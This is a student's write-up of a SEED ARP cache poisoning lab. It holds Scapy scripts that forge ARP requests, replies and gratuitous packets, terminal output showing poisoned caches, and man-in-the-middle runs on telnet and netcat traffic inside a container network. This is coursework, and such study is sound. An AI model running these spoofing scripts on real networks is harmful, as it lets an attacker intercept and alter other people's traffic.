ARP Cache Poisoning Attack Lab

CNS Lab 3

Aryansh Bhargavan

PES1UG20CS084

Task 1 A


Without ether

```python
#!/usr/bin/python3

from scapy.all import *

arp= ARP( hwsrc = "02:42:0a:09:00:06",
     psrc = "10.9.0.5",
     hwdst = "02:42:0a:09:00:69",
     pdst = "10.9.0.6" )
ether = Ether()
packet = ether/arp

sendp(packet)
```

Checking ARP Cache Before

```
seed-host-B:PES1UG20CS084:AryanshB:/
$>arp
seed-host-B:PES1UG20CS084:AryanshB:/
$>
```

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```



Checking ARP Cache after

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```

```
seed-host-B:PES1UG20CS084:AryanshB:/
$>arp
seed-host-B:PES1UG20CS084:AryanshB:/
$>
```

on deleting

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.6
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.105
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```

With ether:

```python
#!/usr/bin/python3
from scapy.all import *
E = Ether(src = "02:42:0a:09:00:69",
      dst = "02:42:0a:09:00:05")
A = ARP(hwsrc = "02:42:0a:09:00:69",
psrc = "10.9.0.6",
hwdst = "02:42:0a:09:00:05",
pdst = "10.9.0.5")
pkt = E/A
pkt.show()
sendp(pkt)
```

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task1a-with-ether.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>^C
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
05:47:55.716967 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
05:47:55.717108 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
```

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```

on deleting:

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.6
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```

- `op` **is used to specify if an arp reply or request is to be sent. It defaults to 1**
- **In the second case, reciever never finds actual IP of attacker since the source is set as attacker's MAC addr.**

Task 1 B

Scenario 1

```python
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst = '02:42:0a:09:00:05',
    src = '02:42:0a:09:00:69')

A = ARP(op=2,
    hwsrc='02:42:0a:09:00:69',
    psrc='10.9.0.6',
    hwdst='02:42:0a:09:00:05',
    pdst='10.9.0.5')

pkt = E/A
```


```
pkt.show()
sendp(pkt)
```

Executing `task11A.py`:

Executing `task1B.py`:

Scenario 2

Deleting arp cache:




Executing `task1B.py`:

- **ANS: op=2 means reply wil be sent**

Task 1 C

Scenario 1

Executing `task1A.py`



Executing `task1C.py`

Checking ARP Cache on `host-A` and `host-B`:

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```


```
Powershell

seed-host-B:PES1UG20CS084:AryanshB:/
$>arp
seed-host-B:PES1UG20CS084:AryanshB:/
$>
```

Scenario 2


Deleting ARP Cache

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.6
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.105
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```

Executing `task1C.py`



Checking ARP Cache



- **gratuitous packet only updates already existing values in ARP table so `host-B`'s cache remains empty** '

Task 2 MITM Attack on Telnet using ARP Cache Poisoning

- Launch the ARP cache poisoning attack

Check the ARP caches of Host A and Host B

```
seed-Host-A:PES1UG20CS084:AryanshB:/
$>arp
seed-Host-A:PES1UG20CS084:AryanshB:/
$>
```

```
Terminal
seed-Host-B:PES1UG20CS084:AryanshB:/
$>arp
seed-Host-B:PES1UG20CS084:AryanshB:/
$>
```

Executing task 1A (with ether)

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

```
seed-Host-A:PES1UG20CS084:AryanshB:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
seed-Host-A:PES1UG20CS084:AryanshB:/
$>
Terminal
seed-Host-B:PES1UG20CS084:AryanshB:/
$>arp
seed-Host-B:PES1UG20CS084:AryanshB:/
```

Executing task2

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```


```
seed-Host-A:PES1UG20CS084:AryanshB:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
seed-Host-A:PES1UG20CS084:AryanshB:/
$>
Terminal
seed-Host-B:PES1UG20CS084:AryanshB:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
seed-Host-B:PES1UG20CS084:AryanshB:/
$>
```

> B thinks A is attacker and A thinks B is attacker machine

Disabling IP Forwarding

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

Pinging `host-B` from `host-A`




- `host-A` is pinging `10.9.0.6` whose location we have put as the attacker's MAC, it recieves no reply so sends a broadcast to find `10.9.0.6`

Enabling IP Forwarding

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

Pinging `host-B` from `host-A`




- attacker machine acts as man in the middle by recieving the ping from `host-A` and forwarding to `host-B`

- Launch the MITM Attack

Updating ARP Cache


```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```



Turning on IP forwarding

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker:PES1UG20CS084:AryanshB:/volumes
```


Telnet A to B



Disable IP Forwarding

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

Typing `ls` in telnet



- Performing MITM attack

Refreshing ARP Cache and turning IP Forwarding on

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

Telnet into `10.9.0.6`

```
seed-Host-A:PES1UG20CS084:AryanshB:/
$>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
839a0d0daaf4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep 14 14:27:31 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@839a0d0daaf4:~$
```

Turning off IP Forwarding

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

Performing ARP Cache Refresh and MITM attack

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 mitm
mitm.py   mitm1.py
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 mitm.py
LAUNCHING MITM ATTACK.........
*** b'l', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
seed-Host-A:PES1UG20CS084:AryanshB:/
$>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
839a0d0daaf4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep 14 14:27:31 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@839a0d0daaf4:~$ ZZ
```

```
Terminal
seed-Host-B:PES1UG20CS084:AryanshB:/
$>
```

```
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b's', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b's', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'\x7f', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

70	97.517640514	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
71	97.518536308	10.9.0.105	10.9.0.5	ICMP	95	Redirect (Redirect for host)
72	97.518540956	10.9.0.5	10.9.0.6	TCP	67	[TCP Keep-Alive] 50764 → 23 [PSH, ACK] Seq=78 A
73	97.520977014	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
74	97.521175854	10.9.0.105	10.9.0.6	ICMP	95	Redirect (Redirect for host)
75	97.521180028	10.9.0.6	10.9.0.5	TCP	67	[TCP Keep-Alive] 23 → 50764 [PSH, ACK] Seq=93 A
76	97.521238192	10.9.0.5	10.9.0.6	TCP	66	50764 → 23 [ACK] Seq=79 Ack=94 Win=64256 Len=0
77	97.522570451	10.9.0.5	10.9.0.6	TCP	66	[TCP Keep-Alive ACK] 50764 → 23 [ACK] Seq=79 Ac
78	97.662172118	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
79	97.662229398	10.9.0.5	10.9.0.6	TCP	67	[TCP Keep-Alive] 50764 → 23 [PSH, ACK] Seq=79 A
80	97.663349255	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
81	97.663396199	10.9.0.6	10.9.0.5	TCP	67	[TCP Keep-Alive] 23 → 50764 [PSH, ACK] Seq=94 A
82	97.663427932	10.9.0.5	10.9.0.6	TCP	66	50764 → 23 [ACK] Seq=80 Ack=95 Win=64256 Len=0
83	97.663445283	10.9.0.5	10.9.0.6	TCP	66	[TCP Keep-Alive ACK] 50764 → 23 [ACK] Seq=80 Ac
84	97.859845142	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
85	97.859922651	10.9.0.105	10.9.0.5	ICMP	95	Redirect (Redirect for host)
86	97.859925810	10.9.0.5	10.9.0.6	TCP	67	[TCP Keep-Alive] 50764 → 23 [PSH, ACK] Seq=80 A
87	97.863729021	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Refreshing ARP Cache and turning on IP forwarding:

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$> sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker:PES1UG20CS084:AryanshB:/volumes
```

Starting netcat server on `host-B` and connecting to it on `host-A`

```
seed-Host-B:PES1UG20CS084:AryanshB:/
$>nc -lp 9090
```

```
seed-Host-A:PES1UG20CS084:AryanshB:/
$> nc 10.9.0.6 9090
```


Performing MITM on `attacker`


```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5


.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$> sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$> sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 mitm1.py
LAUNCHING MITM ATTACK.........
```

Sending `aryans` on the nc server

```
seed-Host-A:PES1UG20CS084:AryanshB:/
$> nc 10.9.0.6 9090
aryans
```

Response on `host-B` along with `attacker` shell visible





MITM successful